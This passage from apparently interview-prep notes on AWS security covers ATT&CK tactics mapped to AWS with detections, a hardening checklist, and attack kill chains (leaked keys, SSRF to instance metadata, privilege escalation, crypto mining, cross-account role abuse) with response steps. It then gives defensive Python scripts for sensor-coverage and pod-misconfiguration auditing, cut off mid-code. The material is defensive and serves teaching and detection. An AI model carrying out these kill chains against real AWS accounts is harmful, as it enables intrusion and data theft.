Account Discovery	GetCallerIdentity, ListUsers	STS/IAM APIs from new source
Network Service Discovery	DescribeSecurityGroups, DescribeSubnets	VPC enumeration pattern

● Tactic 10: Lateral Movement (TA0008)

Goal: Move to other resources/accounts.

Technique	AWS Implementation	Detection
Use Alternate Auth	AssumeRole to access other accounts	Cross-account AssumeRole from new source
Internal Spear Phishing	Phish other AWS users via SES/WorkMail	SES sending logs
SSH/RDP to Other Instances	Use compromised instance to pivot	VPC Flow Logs — instance-to-instance traffic
Shared Credentials	Same keys used across services/accounts	Same key ID in multiple account CloudTrails

● Tactic 11: Collection (TA0009)

Goal: Gather data of interest.

Technique	AWS Implementation	Detection
Data from Cloud Storage	S3 GetObject — bulk download	CloudTrail S3 data events
Data from Cloud Database	RDS/DynamoDB queries	Database audit logs
Email Collection	WorkMail / SES access	WorkMail audit logs
Data Staged	Copy to attacker-controlled S3 bucket	Cross-account PutObject

● Tactic 12: Command and Control (TA0011)

Goal: Communicate with compromised resources.

Technique	AWS Implementation	Detection
Web Service	Use Lambda/API Gateway as C2 relay	CloudWatch, Lambda invocation patterns
DNS Tunneling	Encode data in DNS queries	Route53 resolver logs
Proxy	Use compromised EC2 as proxy	VPC Flow Logs — unusual relay patterns
Encrypted Channel	HTTPS to C2 infra	Domain reputation, certificate analysis

● **Tactic 13: Exfiltration (TA0010)**

Goal: Steal data out of AWS.

Technique	AWS Implementation	Detection
Transfer to Cloud Account	Share snapshots, AMIs, S3 objects cross-account	CloudTrail — <code>ModifySnapshotAttribute</code> , <code>ModifyImageAttribute</code>
Exfil Over Web Service	Upload S3 data to external service	Proxy logs, VPC Flow logs
Exfil Over DNS	DNS tunneling for small data	Route53 resolver logs — long queries
Automated Exfil	Script to continuously sync S3 to attacker bucket	S3 data events — high volume <code>GetObject</code>

● **Tactic 14: Impact (TA0040)**

Goal: Destroy, disrupt, or manipulate.

Technique	AWS Implementation	Detection
Data Destruction	<code>DeleteBucket</code> , <code>TerminateInstances</code> , <code>DeleteDBInstance</code>	CloudTrail — destructive API calls
Resource Hijacking	Crypto mining on EC2	GuardDuty CryptoCurrency finding
Service Disruption	Delete production resources, modify configs	CloudTrail — <code>Delete*</code> , <code>Modify*</code> events
Account Manipulation	Change root password, disable MFA	CloudTrail — root activity
Ransomware	Encrypt S3 objects with attacker's KMS key	S3 <code>PutObject</code> with custom SSE-KMS key

5. AWS Security Best Practices — Complete Checklist

🔒 **IAM Best Practices**

- ☐ **Never use root account** — create IAM users for daily operations
- ☐ **Enable MFA on root** — hardware MFA preferred
- ☐ **Enable MFA on all IAM users** — especially admins
- ☐ **Use IAM roles for applications** — never hardcode access keys
- ☐ **Principle of least privilege** — grant only needed permissions
- ☐ **Use IAM policies (not inline)** — easier to audit and manage
- ☐ **Rotate access keys regularly** — every 90 days max
- ☐ **Remove unused credentials** — use Credential Report + Access Advisor
- ☐ **Use permission boundaries** — limit max permissions for delegated admin
- ☐ **Use SCPs in Organizations** — guardrails for all accounts

- ☐ **Use conditions in policies** — `aws:SourceIp` , `aws:MultiFactorAuthPresent`
- ☐ **Disable root access keys** — root should have NO programmatic access
- ☐ **Use AWS SSO / Identity Center** — centralized access management
- ☐ **Use STS temporary credentials** — prefer over long-lived access keys
- ☐ **Tag all IAM resources** — for audit and cost tracking

S3 Best Practices

- ☐ **Enable S3 Block Public Access** — at account AND bucket level
- ☐ **Enable default encryption** — SSE-S3, SSE-KMS, or SSE-C
- ☐ **Enable versioning** — protect against accidental deletion
- ☐ **Enable access logging** — S3 server access logs or CloudTrail data events
- ☐ **Use bucket policies** — restrict to VPC endpoints, specific IPs
- ☐ **Enable MFA Delete** — require MFA to delete objects
- ☐ **Use VPC endpoints for S3** — keep traffic private
- ☐ **Use Macie** — discover and protect sensitive data
- ☐ **Apply lifecycle policies** — manage data retention
- ☐ **Enforce SSL-only access** — `aws:SecureTransport` condition

EC2 / Compute Best Practices

- ☐ **Use IMDSv2** — prevent SSRF attacks on instance metadata
- ☐ **Use IAM roles (instance profiles)** — never store keys on instances
- ☐ **Harden security groups** — no 0.0.0.0/0 on SSH/RDP
- ☐ **Use bastion hosts or SSM** — never expose instances directly
- ☐ **Enable EBS encryption** — by default for all volumes
- ☐ **Enable detailed monitoring** — CloudWatch enhanced metrics
- ☐ **Use AMI hardening** — CIS benchmarks, remove unnecessary packages
- ☐ **Keep instances patched** — use SSM Patch Manager
- ☐ **Use VPC endpoints** — avoid internet for AWS API calls
- ☐ **Disable unused ports/services** — minimize attack surface

Network / VPC Best Practices

- ☐ **Use private subnets** — for databases, application servers
- ☐ **Use NAT Gateway** — for outbound-only internet access
- ☐ **Enable VPC Flow Logs** — for ALL VPCs
- ☐ **Use NACLs as backup** — defense-in-depth with security groups
- ☐ **Use AWS PrivateLink** — for VPC-to-service private connections
- ☐ **Segment with multiple VPCs** — isolate environments (prod/dev/staging)
- ☐ **Use Transit Gateway** — centralized networking
- ☐ **Enable DNS query logging** — Route53 resolver logs
- ☐ **Use WAF on ALB/CloudFront** — protect web applications
- ☐ **Enable Shield Advanced** — for DDoS protection (critical apps)

Logging & Monitoring Best Practices

- ☐ **Enable CloudTrail in ALL regions** — multi-region trail

- ☐ **Enable CloudTrail log file integrity** — detect tampering
- ☐ **Enable S3 data events** — track object-level access
- ☐ **Enable Lambda data events** — track function invocations
- ☐ **Send CloudTrail to S3 + CloudWatch Logs** — for analysis
- ☐ **Enable GuardDuty in ALL accounts and regions** — threat detection
- ☐ **Enable SecurityHub** — aggregate all findings
- ☐ **Enable AWS Config** — track configuration changes
- ☐ **Set up CloudWatch Alarms** — for critical metrics (root login, billing)
- ☐ **Use SNS for alerting** — real-time notifications
- ☐ **Enable VPC Flow Logs** — in ALL VPCs
- ☐ **Protect CloudTrail S3 bucket** — bucket policy preventing deletion
- ☐ **Use CloudTrail Lake or Athena** — for log analysis

Encryption Best Practices

- ☐ **Encrypt data at rest** — EBS, S3, RDS, DynamoDB, Redshift
- ☐ **Encrypt data in transit** — TLS/SSL everywhere
- ☐ **Use KMS CMKs** — not just default AWS-managed keys
- ☐ **Enable automatic key rotation** — annual for CMKs
- ☐ **Use key policies** — restrict who can use/manage keys
- ☐ **Use Secrets Manager** — for credentials, API keys (not env vars)
- ☐ **Use Parameter Store** — for non-secret configuration (SecureString for secrets)
- ☐ **Use ACM** — free SSL/TLS certificates for AWS resources
- ☐ **Enable default EBS encryption** — account-level setting
- ☐ **Use envelope encryption** — for large data sets

Container / Serverless Best Practices

- ☐ **Scan container images** — use ECR image scanning (Inspector)
- ☐ **Use private ECR repositories** — no public images with secrets
- ☐ **Use minimal base images** — Alpine, distroless
- ☐ **No root in containers** — run as non-root user
- ☐ **Lambda: least privilege execution role** — per-function roles
- ☐ **Lambda: don't store secrets in env vars** — use Secrets Manager
- ☐ **ECS: use Fargate** — reduces OS management burden
- ☐ **EKS: enable control plane logging** — audit logs
- ☐ **EKS: use IRSA** — IAM Roles for Service Accounts
- ☐ **EKS: enable network policies** — microsegmentation

Account / Organization Best Practices

- ☐ **Use AWS Organizations** — multi-account strategy
- ☐ **Use SCPs** — preventive guardrails across all accounts
- ☐ **Dedicated security account** — for centralized logging/monitoring
- ☐ **Dedicated log archive account** — immutable log storage
- ☐ **Enable AWS Config aggregator** — multi-account compliance view
- ☐ **Use Control Tower** — automated account governance

- ☐ **Tag everything** — for cost, security, and compliance tracking
 - ☐ **Enable billing alarms** — detect cost anomalies (crypto mining)
 - ☐ **Use AWS Backup** — centralized backup management
 - ☐ **Regular security assessments** — use Trusted Advisor, SecurityHub
-

6. Common AWS Attack Scenarios & Kill Chains

● Scenario 1: Leaked AWS Access Key

KILL CHAIN:

1. INITIAL ACCESS → Developer commits access key to GitHub
2. DISCOVERY → Attacker finds key, runs `DescribeInstances`, `ListBuckets`
3. CREDENTIAL ACCESS → Uses key to get more creds (`AssumeRole`, `GetSessionToken`)
4. PRIVILEGE ESCAL. → `AttachUserPolicy` (`AdministratorAccess`)
5. PERSISTENCE → `CreateUser`, `CreateAccessKey` for new user
6. IMPACT → `RunInstances` (crypto mining) + S3 data exfiltration

Detection Points:

- GuardDuty: `UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration`
- CloudTrail: Access key used from new IP/region
- Billing: Sudden cost spike

Response:

1. Disable the leaked access key immediately
 2. Revoke all sessions (`aws iam put-user-policy --policy-name DenyAll`)
 3. Check CloudTrail for all actions taken with the key
 4. Remove any resources created by attacker
 5. Rotate all credentials in the account
 6. Enable GitHub secret scanning
-

● Scenario 2: S3 Bucket Data Breach

KILL CHAIN:

1. RECONNAISSANCE → Scanner finds public S3 bucket (bucket enumeration)
2. DISCOVERY → `ListObjects` on the bucket
3. COLLECTION → `GetObject` – download sensitive files
4. EXFILTRATION → Data copied to attacker infrastructure

Detection Points:

- Access Analyzer: External access finding
- Macie: Sensitive data exposure alert
- CloudTrail S3 data events: Mass `GetObject` from external IP
- AWS Config: `s3-bucket-public-read-prohibited` non-compliant

Response:

1. Block public access immediately
2. Review all data that was exposed

3. Check CloudTrail for who accessed the data
4. Notify affected parties if PII was exposed
5. Enable S3 Block Public Access at account level

● Scenario 3: EC2 SSRF → Credential Theft

KILL CHAIN:

1. INITIAL ACCESS → Exploit SSRF in web app on EC2
2. CREDENTIAL ACCESS → Hit IMDS (169.254.169.254) → steal instance role credentials
3. LATERAL MOVEMENT → Use stolen role creds to access other AWS services
4. EXFILTRATION → Access S3, RDS with the stolen role credentials

Detection Points:

- GuardDuty: UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.OutsideAWS
- CloudTrail: Role credentials used from IP ≠ EC2 instance IP
- WAF: SSRF pattern blocked

Response:

1. Revoke the instance role's active sessions
2. Rotate the role credentials
3. Patch the SSRF vulnerability
4. Enforce IMDSv2 on ALL instances
5. Review all actions taken with the stolen credentials

● Scenario 4: Privilege Escalation → Account Takeover

KILL CHAIN:

1. INITIAL ACCESS → Compromised IAM user with iam:* permissions
2. PRIVILEGE ESCAL. → AttachUserPolicy → AdministratorAccess to self
3. PERSISTENCE → CreateUser (backdoor), CreateAccessKey
4. DEFENSE EVASION → StopLogging (CloudTrail), DeleteDetector (GuardDuty)
5. IMPACT → Data exfiltration, resource destruction

Detection Points:

- CloudTrail: AttachUserPolicy with AdministratorAccess
- AWS Config: IAM policy change rule
- GuardDuty: Persistence:IAMUser/UserPermissions
- CloudTrail: StopLogging event ●

Response:

1. Disable the compromised user
 2. Restore CloudTrail logging
 3. Restore GuardDuty
 4. Remove attacker-created users and keys
 5. Audit all changes made during the attack window
 6. Restrict iam:* permissions — use permission boundaries
-

● Scenario 5: Crypto Mining Attack

KILL CHAIN:

1. INITIAL ACCESS → Stolen access key or compromised EC2
2. EXECUTION → RunInstances (large instance types, GPU instances)
3. IMPACT → Install & run crypto miner (xmrig)
4. C2 → Connect to mining pool

Detection Points:

- GuardDuty: `CryptoCurrency:EC2/BitcoinTool.B!DNS`
- CloudWatch: CPU 100% sustained
- Billing: Cost spike (10-100x normal)
- VPC Flow Logs: Traffic to mining pool IPs on ports 3333/4444

Response:

1. Terminate unauthorized instances
2. Rotate compromised credentials
3. Set billing alarms and budgets
4. Use SCPs to restrict instance types
5. Enable GuardDuty in all regions

● Scenario 6: Cross-Account Attack via Role Trust

KILL CHAIN:

1. INITIAL ACCESS → Compromise IAM user with `iam:UpdateAssumeRolePolicy`
2. PERSISTENCE → Modify role trust policy → add attacker's AWS account
3. LATERAL MOVEMENT → AssumeRole from attacker's account
4. EXFILTRATION → Access resources using the assumed role

Detection Points:

- CloudTrail: `UpdateAssumeRolePolicy` with external account ID
- Access Analyzer: Cross-account access finding
- GuardDuty: Unusual cross-account `AssumeRole`

Response:

1. Revert the trust policy
2. Disable the compromised IAM user
3. Audit all actions from the attacker's sessions
4. Use permission boundaries to prevent trust policy modifications

7. GuardDuty Finding Types — Quick Reference

● High Severity — Always Investigate

Finding Type	What It Means
<code>Backdoor:EC2/C&CAActivity.B</code>	EC2 communicating with known C2 server

CryptoCurrency:EC2/BitcoinTool.B!DNS	EC2 querying crypto mining pool domains
Trojan:EC2/BlackholeTraffic	EC2 sending traffic to known bad IPs
UnauthorizedAccess:IAMUser/InstanceCredentialExfiltration.OutsideAWS	Instance role creds used outside AWS
UnauthorizedAccess:IAMUser/MaliciousIPCaller.Custom	API called from your custom threat list IP
Exfiltration:S3/AnomalousBehavior	Unusual S3 data access pattern
Impact:EC2/PortSweep	EC2 scanning ports on other hosts
Persistence:IAMUser/UserPermissions	Unusual IAM persistence behavior

● Medium Severity — Investigate When Correlated

Finding Type	What It Means
Recon:EC2/PortProbeUnprotectedPort	Unprotected port being probed from internet
UnauthorizedAccess:EC2/SSHBruteForce	SSH brute force on EC2
UnauthorizedAccess:IAMUser/ConsoleLoginSuccess.B	Console login from unusual location
Policy:S3/BucketAnonymousAccessGranted	S3 bucket made public
Stealth:IAMUser/CloudTrailLoggingDisabled	CloudTrail logging stopped

● Low Severity — Monitor & Tune

Finding Type	What It Means
Recon:EC2/Portscan	EC2 performing outbound port scan
UnauthorizedAccess:EC2/TorClient	EC2 connecting to TOR network
Policy:IAMUser/RootCredentialUsage	Root credentials used

8. Universal AWS Alert Investigation Framework

The 6-Step AWS Investigation Process (mnemonic: **W-I-C-C-V-D**)

AWS CLOUD SECURITY INVESTIGATION	
Step 1: W – WHAT happened?	
→ Read the GuardDuty / SecurityHub finding	
→ Identify the CloudTrail event name	
→ Note: resource, region, account	
Step 2: I – IDENTITY: Who did it?	

```

|   → CloudTrail → userIdentity (user/role/root?)
|   → Source IP, user agent, MFA status
|   → Is this a known principal?
|
| Step 3: C – CONTEXT: Is this normal?
|   → Check time (business hours?)
|   → Check location (expected region/IP?)
|   → Check history (has this user done this before?)
|   → Check change management (is there a ticket?)
|
| Step 4: C – CORRELATE across sources
|   → CloudTrail (API calls before & after)
|   → VPC Flow Logs (network activity)
|   → GuardDuty (other findings for same resource)
|   → AWS Config (resource state changes)
|
| Step 5: V – VERIFY with humans
|   → Contact the resource owner / team
|   → Check with IAM admin
|   → Verify against deployment pipelines
|
| Step 6: D – DECIDE and act
|   → TP → Contain (isolate/disable), Eradicate, Recover
|   → FP → Document, tune the detection, close

```

💡 Memory Trick

W-I-C-C-V-D = "What Identity Context Correlate Verify Decide"

Think: "What Is Claude Checking? — Verify, Decide!"

📋 Master Log Source Reference for AWS

Investigation Type	Primary AWS Source	Secondary Source
IAM/Credential	CloudTrail, GuardDuty	IAM Access Advisor, Credential Report
S3 Data Access	CloudTrail S3 Data Events	Macie, Access Analyzer, S3 Server Logs
EC2 Compromise	GuardDuty, VPC Flow Logs	CloudWatch Metrics, OS Logs via SSM
Network Anomaly	VPC Flow Logs	Route53 Resolver Logs, WAF Logs
Config Changes	AWS Config, CloudTrail	SecurityHub, Config Rules
Crypto Mining	GuardDuty, CloudWatch	Billing/Cost Explorer, VPC Flow Logs
Serverless Abuse	CloudTrail, CloudWatch	Lambda Logs, X-Ray Traces
Logging Evasion	CloudTrail (self-referencing!)	AWS Config Rules
Cross-Account	CloudTrail, Access Analyzer	Organizations, SCP Evaluation Logs

Web Application	WAF Logs, ALB Access Logs	CloudFront Logs, Lambda@Edge Logs
-----------------	---------------------------	-----------------------------------

[!TIP] **Interview tip:** When asked about AWS security, structure your answer around: "**Prevention (IAM, SGs, encryption)** → **Detection (GuardDuty, CloudTrail, Config)** → **Response (isolate, rotate, patch)** → **Recovery (restore, audit, improve)**"

Use this alongside the [SOC TP/FP Checklist](#) and [SOC Concepts Interview Guide](#) for complete preparation.

Cloud_Security_Automation_Scripts.md

 CLOUD SECURITY AUTOMATION — Implementation Ideas & Python Scripts

Where automation is needed, why, and working Python scripts you can explain in an interview.

WHERE IS AUTOMATION NEEDED? — 10 Key Areas

Based on everything in the interview guide, here are the **10 automation gaps** and what each script solves:

AUTOMATION MAP – Mapped to Your EY JD Responsibilities:

EY JD RESPONSIBILITY	AUTOMATION NEEDED	SCRIPT #
Monitor cloud assets for vulnerabilities	1. Sensor Coverage Gap Reconciliation	Script 1
	2. PSS Misconfiguration Scanner	Script 2
Implement security controls ensuring compliance	3. Auto-Remediate S3 Public Access	Script 3
	4. SG Open Port Auto-Fix	Script 4
Investigate false positives and risk-acceptance	5. Alert Triage & Classification Bot	Script 5
Shape remediation SLAs	6. SLA Tracker & Escalation Engine	Script 6
Respond to zero-day events	7. Zero-Day Blast Radius Scanner	Script 7
Tune scanning tools	8. IAM Credential Hygiene Enforcer	Script 8
Identify opportunities for automation	9. Compliance Report Generator	Script 9

SCRIPT 1: Falcon Sensor Coverage Gap Reconciliation

What It Does

Compares **all EC2 instances in your AWS account** against **Falcon-reported hosts** to find nodes that are running but have no security sensor. Alerts on gaps.

Why It's Needed

- New node groups with taints → DaemonSet doesn't schedule → coverage drops silently
- Auto-scaling adds nodes faster than sensor deployment
- EY JD: "Monitor cloud assets for vulnerabilities" — can't monitor what you can't see

Interview Explanation

"I built this automation because coverage gaps are silent failures. A node without a sensor is a blind spot. This script runs daily via CloudWatch Events → Lambda. It compares the EC2 instance list with the Falcon Hosts API. Any instance that's been running for >10 minutes without a sensor is flagged as a gap. The alert includes the instance ID, node group, and which DaemonSet tolerations are missing."

```
"""
SCRIPT 1: Sensor Coverage Gap Reconciliation
Trigger: Daily via CloudWatch Events / EventBridge → Lambda
What: Finds EC2 instances in EKS clusters that don't have a Falcon sensor reporting
Action: Alerts security team via SNS + creates Jira ticket
"""

import boto3
import json
import requests
from datetime import datetime, timezone, timedelta

# --- Configuration ---
FALCON_CLIENT_ID = "your-falcon-client-id" # Store in Secrets Manager
FALCON_CLIENT_SECRET = "your-falcon-client-secret" # Store in Secrets Manager
FALCON_BASE_URL = "https://api.crowdstrike.com"
SNS_TOPIC_ARN = "arn:aws:sns:us-east-1:123456789:SecurityAlerts"
EKS_CLUSTER_TAG = "kubernetes.io/cluster/production"
GRACE_PERIOD_MINUTES = 10 # New instances get 10 min before flagging

def get_falcon_token():
    """Authenticate to CrowdStrike Falcon API and get bearer token."""
    response = requests.post(
        f"{FALCON_BASE_URL}/oauth2/token",
        data={
            "client_id": FALCON_CLIENT_ID,
            "client_secret": FALCON_CLIENT_SECRET
        }
    )
```

```

response.raise_for_status()
return response.json()["access_token"]

def get_falcon_hosts(token):
    """Get all hosts reporting to Falcon with their instance IDs."""
    headers = {"Authorization": f"Bearer {token}"}

    # Query for all Linux hosts (EKS nodes)
    response = requests.get(
        f"{FALCON_BASE_URL}/devices/queries/devices/v1",
        headers=headers,
        params={"filter": "platform_name:'Linux'", "limit": 5000}
    )
    response.raise_for_status()
    device_ids = response.json()["resources"]

    if not device_ids:
        return set()

    # Get device details to extract instance IDs
    response = requests.post(
        f"{FALCON_BASE_URL}/devices/entities/devices/v2",
        headers=headers,
        json={"ids": device_ids}
    )
    response.raise_for_status()

    # Extract instance IDs from Falcon hosts
    falcon_instance_ids = set()
    for device in response.json()["resources"]:
        instance_id = device.get("service_provider_account_id") or device.get("hostname")
        if instance_id:
            falcon_instance_ids.add(instance_id)

    return falcon_instance_ids

def get_eks_instances():
    """Get all EC2 instances that are part of EKS clusters."""
    ec2 = boto3.client('ec2')
    now = datetime.now(timezone.utc)

    # Find instances tagged as EKS nodes
    response = ec2.describe_instances(
        Filters=[
            {'Name': f'tag:{EKS_CLUSTER_TAG}', 'Values': ['owned', 'shared']},
            {'Name': 'instance-state-name', 'Values': ['running']}
        ]
    )

    instances = {}
    for reservation in response['Reservations']:
        for instance in reservation['Instances']:

```

```

        launch_time = instance['LaunchTime']
        age_minutes = (now - launch_time).total_seconds() / 60

        # Skip instances launched less than grace period ago
        if age_minutes < GRACE_PERIOD_MINUTES:
            continue

        instance_id = instance['InstanceId']
        # Get the node group name from tags
        tags = {t['Key']: t['Value'] for t in instance.get('Tags', [])}
        instances[instance_id] = {
            'instance_id': instance_id,
            'private_ip': instance.get('PrivateIpAddress'),
            'node_group': tags.get('eks:nodegroup-name', 'unknown'),
            'launch_time': launch_time.isoformat(),
            'age_hours': round(age_minutes / 60, 1)
        }

    return instances

def alert_on_gaps(gaps):
    """Send SNS alert for coverage gaps."""
    sns = boto3.client('sns')

    message = {
        "alert": "FALCON SENSOR COVERAGE GAP DETECTED",
        "severity": "HIGH",
        "timestamp": datetime.now(timezone.utc).isoformat(),
        "total_gaps": len(gaps),
        "unmonitored_instances": gaps,
        "action_required": [
            "Check Falcon DaemonSet tolerations for these node groups",
            "Verify DaemonSet is DESIRED=CURRENT on these nodes",
            "Run: kubectl get ds -n falcon-system",
            "Add tolerations if missing: tolerations: [{operator: Exists}]"
        ]
    }

    sns.publish(
        TopicArn=SNS_TOPIC_ARN,
        Subject=f"[SECURITY] {len(gaps)} EKS nodes without Falcon sensor",
        Message=json.dumps(message, indent=2, default=str)
    )

def lambda_handler(event, context):
    """Main Lambda handler – runs daily."""
    print("Starting Falcon coverage reconciliation...")

    # Step 1: Get all Falcon-reporting hosts
    token = get_falcon_token()
    falcon_hosts = get_falcon_hosts(token)
    print(f"Falcon reports {len(falcon_hosts)} hosts")

```



```

# Step 2: Get all EKS EC2 instances
eks_instances = get_eks_instances()
print(f"AWS reports {len(eks_instances)} EKS instances")

# Step 3: Find gaps (in AWS but NOT in Falcon)
eks_ids = set(eks_instances.keys())
unmonitored_ids = eks_ids - falcon_hosts

# Step 4: Calculate coverage percentage
total = len(eks_ids)
covered = total - len(unmonitored_ids)
coverage_pct = (covered / total * 100) if total > 0 else 100

print(f"Coverage: {coverage_pct:.1f}% ({covered}/{total})")

# Step 5: Alert if gaps found
if unmonitored_ids:
    gaps = [eks_instances[iid] for iid in unmonitored_ids]
    alert_on_gaps(gaps)
    print(f"ALERT: {len(gaps)} unmonitored instances found")
else:
    print("All EKS instances have Falcon sensor coverage ✓")

return {
    "coverage_percent": round(coverage_pct, 1),
    "total_instances": total,
    "covered": covered,
    "gaps": len(unmonitored_ids)
}

```

SCRIPT 2: Kubernetes PSS Misconfiguration Scanner

What It Does

Scans all pods across all namespaces for the **10 PSS misconfigurations** from Section 3.8 of the guide. Generates a risk-scored report.

Why It's Needed

- PSA only blocks at deploy time — existing pods may already violate standards
- Need visibility into current state before enforcing PSA `enforce` mode
- EY JD: "Implement cloud security controls ensuring compliance"

Interview Explanation

"Before enforcing PSA restricted mode, I need to know how many existing pods would break. This script audits every running pod against all 10 PSS misconfigurations, scores each violation by risk, and generates a namespace-by-namespace report. This is how I plan the rollout — fix violations first, then enforce."

```

"""
SCRIPT 2: Kubernetes PSS Misconfiguration Scanner

```

Trigger: Weekly via CronJob in the cluster OR on-demand

What: Scans all pods for 10 PSS misconfigurations with risk scoring

Output: JSON report + summary table

"""

```
from kubernetes import client, config
import json
from datetime import datetime
from collections import defaultdict

# Risk scores for each misconfiguration
MISCONFIG_RISK = {
    "privileged_container": {"severity": "CRITICAL", "score": 10, "pss_profile":
"baseline"},
    "running_as_root": {"severity": "HIGH", "score": 8, "pss_profile": "restricted"},
    "writable_root_fs": {"severity": "MEDIUM", "score": 5, "pss_profile": "restricted"},
    "privilege_escalation": {"severity": "HIGH", "score": 7, "pss_profile": "restricted"},
    "excessive_capabilities": {"severity": "CRITICAL", "score": 9, "pss_profile":
"restricted"},
    "host_namespace_sharing": {"severity": "HIGH", "score": 8, "pss_profile": "baseline"},
    "hostpath_volume": {"severity": "CRITICAL", "score": 9, "pss_profile": "baseline"},
    "no_seccomp": {"severity": "MEDIUM", "score": 4, "pss_profile": "restricted"},
    "no_resource_limits": {"severity": "MEDIUM", "score": 5, "pss_profile": "N/A"},
    "sa_token_automount": {"severity": "MEDIUM", "score": 5, "pss_profile": "N/A"},
}

# Namespaces to skip (system components that legitimately need privileges)
SKIP_NAMESPACES = {"kube-system", "kube-public", "kube-node-lease", "falcon-system"}

# Dangerous capabilities that should be dropped
DANGEROUS_CAPS = {"SYS_ADMIN", "NET_RAW", "SYS_PTRACE", "SYS_MODULE",
                  "DAC_OVERRIDE", "FOWNER", "NET_ADMIN", "SYS_RAWIO", "MKNOD"}

def load_kube_config():
    """Load kubeconfig – works both locally and inside a cluster."""
    try:
        config.load_incluster_config() # Running inside K8s
    except config.ConfigException:
        config.load_kube_config() # Running locally

def check_container_misconfigs(container, pod_spec):
    """Check a single container for all 10 PSS misconfigurations."""
    findings = []
    sc = container.security_context or client.V1SecurityContext()

    # 1. Privileged container
    if sc.privileged:
        findings.append({
            "check": "privileged_container",
            "detail": "Container runs with privileged: true – full host kernel access",
            "fix": "Remove privileged: true, use specific capabilities instead"
        })
```

```

# 2. Running as root
if sc.run_as_user == 0 or (sc.run_as_non_root is None or sc.run_as_non_root == False):
    # Check if image likely runs as root
    is_root = sc.run_as_user == 0 or sc.run_as_non_root is not True
    if is_root:
        findings.append({
            "check": "running_as_root",
            "detail": f"Container may run as root (runAsUser={sc.run_as_user}, "
                    f"runAsNonRoot={sc.run_as_non_root})",
            "fix": "Set runAsNonRoot: true, runAsUser: 1000"
        })

# 3. Writable root filesystem
if not sc.read_only_root_filesystem:
    findings.append({
        "check": "writable_root_fs",
        "detail": "Root filesystem is writable – allows drift/malware writes",
        "fix": "Set readOnlyRootFilesystem: true, use emptyDir for /tmp"
    })

# 4. Privilege escalation allowed
if sc.allow_privilege_escalation is None or sc.allow_privilege_escalation:
    findings.append({
        "check": "privilege_escalation",
        "detail": "allowPrivilegeEscalation not set to false (defaults to true)",
        "fix": "Set allowPrivilegeEscalation: false"
    })

# 5. Excessive capabilities
if sc.capabilities and sc.capabilities.add:
    dangerous = set(sc.capabilities.add) & DANGEROUS_CAPS
    if dangerous:
        findings.append({
            "check": "excessive_capabilities",
            "detail": f"Dangerous capabilities granted: {' '.join(dangerous)}",
            "fix": "Drop ALL capabilities, add back only NET_BIND_SERVICE if needed"
        })

# Check if capabilities are not dropped
if not sc.capabilities or not sc.capabilities.drop or "ALL" not in (sc.capabilities.drop
or []):
    findings.append({
        "check": "excessive_capabilities",
        "detail": "Capabilities not dropped – container retains default caps",
        "fix": "Add capabilities.drop: ['ALL']"
    })

# 6. Host namespace sharing (checked at pod level)
if pod_spec.host_pid:
    findings.append({
        "check": "host_namespace_sharing",

```

```

        "detail": "hostPID: true – container can see all host processes",
        "fix": "Remove hostPID: true"
    })
    if pod_spec.host_network:
        findings.append({
            "check": "host_namespace_sharing",
            "detail": "hostNetwork: true – bypasses NetworkPolicies",
            "fix": "Remove hostNetwork: true"
        })
    if pod_spec.host_ipc:
        findings.append({
            "check": "host_namespace_sharing",
            "detail": "hostIPC: true – can read shared memory from host",
            "fix": "Remove hostIPC: true"
        })

# 7. HostPath volumes
if pod_spec.volumes:
    for vol in pod_spec.volumes:
        if vol.host_path:
            severity = "CRITICAL" if vol.host_path.path in ["/", "/var/run/docker.sock"]
else "HIGH"

        findings.append({
            "check": "hostpath_volume",
            "detail": f"HostPath volume mounted: {vol.host_path.path}",
            "fix": "Replace with emptyDir, PVC, or configMap"
        })

# 8. No seccomp profile
if not sc.seccomp_profile:
    findings.append({
        "check": "no_seccomp",
        "detail": "No seccomp profile – container has access to all syscalls",
        "fix": "Add seccompProfile.type: RuntimeDefault"
    })

# 9. No resource limits
if not container.resources or not container.resources.limits:
    findings.append({
        "check": "no_resource_limits",
        "detail": "No CPU/memory limits – vulnerable to resource exhaustion attacks",
        "fix": "Set resources.limits.cpu and resources.limits.memory"
    })

# 10. SA token auto-mount (checked at pod level)
if pod_spec.automount_service_account_token is None or
pod_spec.automount_service_account_token:
    findings.append({
        "check": "sa_token_automount",
        "detail": "Service account token auto-mounted – K8s API token available to
attacker",
        "fix": "Set automountServiceAccountToken: false on pod or ServiceAccount"
    })

```

```

    })

    return findings

def scan_cluster():
    """Scan all pods across all namespaces for PSS misconfigurations."""
    load_kube_config()
    v1 = client.CoreV1Api()

    # Get all pods in all namespaces
    pods = v1.list_pod_for_all_namespaces()

    results = {
        "scan_time": datetime.utcnow().isoformat(),
        "total_pods_scanned": 0,
        "total_findings": 0,
        "findings_by_severity": {"CRITICAL": 0, "HIGH": 0, "MEDIUM": 0},
        "findings_by_namespace": defaultdict(list),
        "namespace_summary": {},
        "worst_pods": []
    }

    pod_scores = []

    for pod in pods.items:
        namespace = pod.metadata.namespace

        # Skip system namespaces
        if namespace in SKIP_NAMESPACES:
            continue

        results["total_pods_scanned"] += 1
        pod_name = pod.metadata.name
        pod_findings = []

        # Scan each container in the pod
        containers = (pod.spec.containers or []) + (pod.spec.init_containers or [])
        for container in containers:
            findings = check_container_misconfigs(container, pod.spec)
            for f in findings:
                f["container"] = container.name
                f["severity"] = MISCONFIG_RISK[f["check"]]["severity"]
                f["risk_score"] = MISCONFIG_RISK[f["check"]]["score"]
                f["pss_profile"] = MISCONFIG_RISK[f["check"]]["pss_profile"]
            pod_findings.extend(findings)

        if pod_findings:
            # Deduplicate findings (host namespace checks repeat per container)
            seen = set()
            unique_findings = []
            for f in pod_findings:
                key = (f["check"], f["detail"])

```

```

        if key not in seen:
            seen.add(key)
            unique_findings.append(f)

# Calculate pod risk score
pod_risk = sum(f["risk_score"] for f in unique_findings)

pod_result = {
    "pod": pod_name,
    "namespace": namespace,
    "risk_score": pod_risk,
    "finding_count": len(unique_findings),
    "findings": unique_findings
}

results["findings_by_namespace"][namespace].append(pod_result)
results["total_findings"] += len(unique_findings)
pod_scores.append(pod_result)

for f in unique_findings:
    results["findings_by_severity"][f["severity"]] += 1

# Top 10 riskiest pods
pod_scores.sort(key=lambda x: x["risk_score"], reverse=True)
results["worst_pods"] = pod_scores[:10]

# Namespace summary
for ns, pods_list in results["findings_by_namespace"].items():
    total_findings = sum(p["finding_count"] for p in pods_list)
    max_risk = max(p["risk_score"] for p in pods_list) if pods_list else 0
    results["namespace_summary"][ns] = {
        "pods_with_issues": len(pods_list),
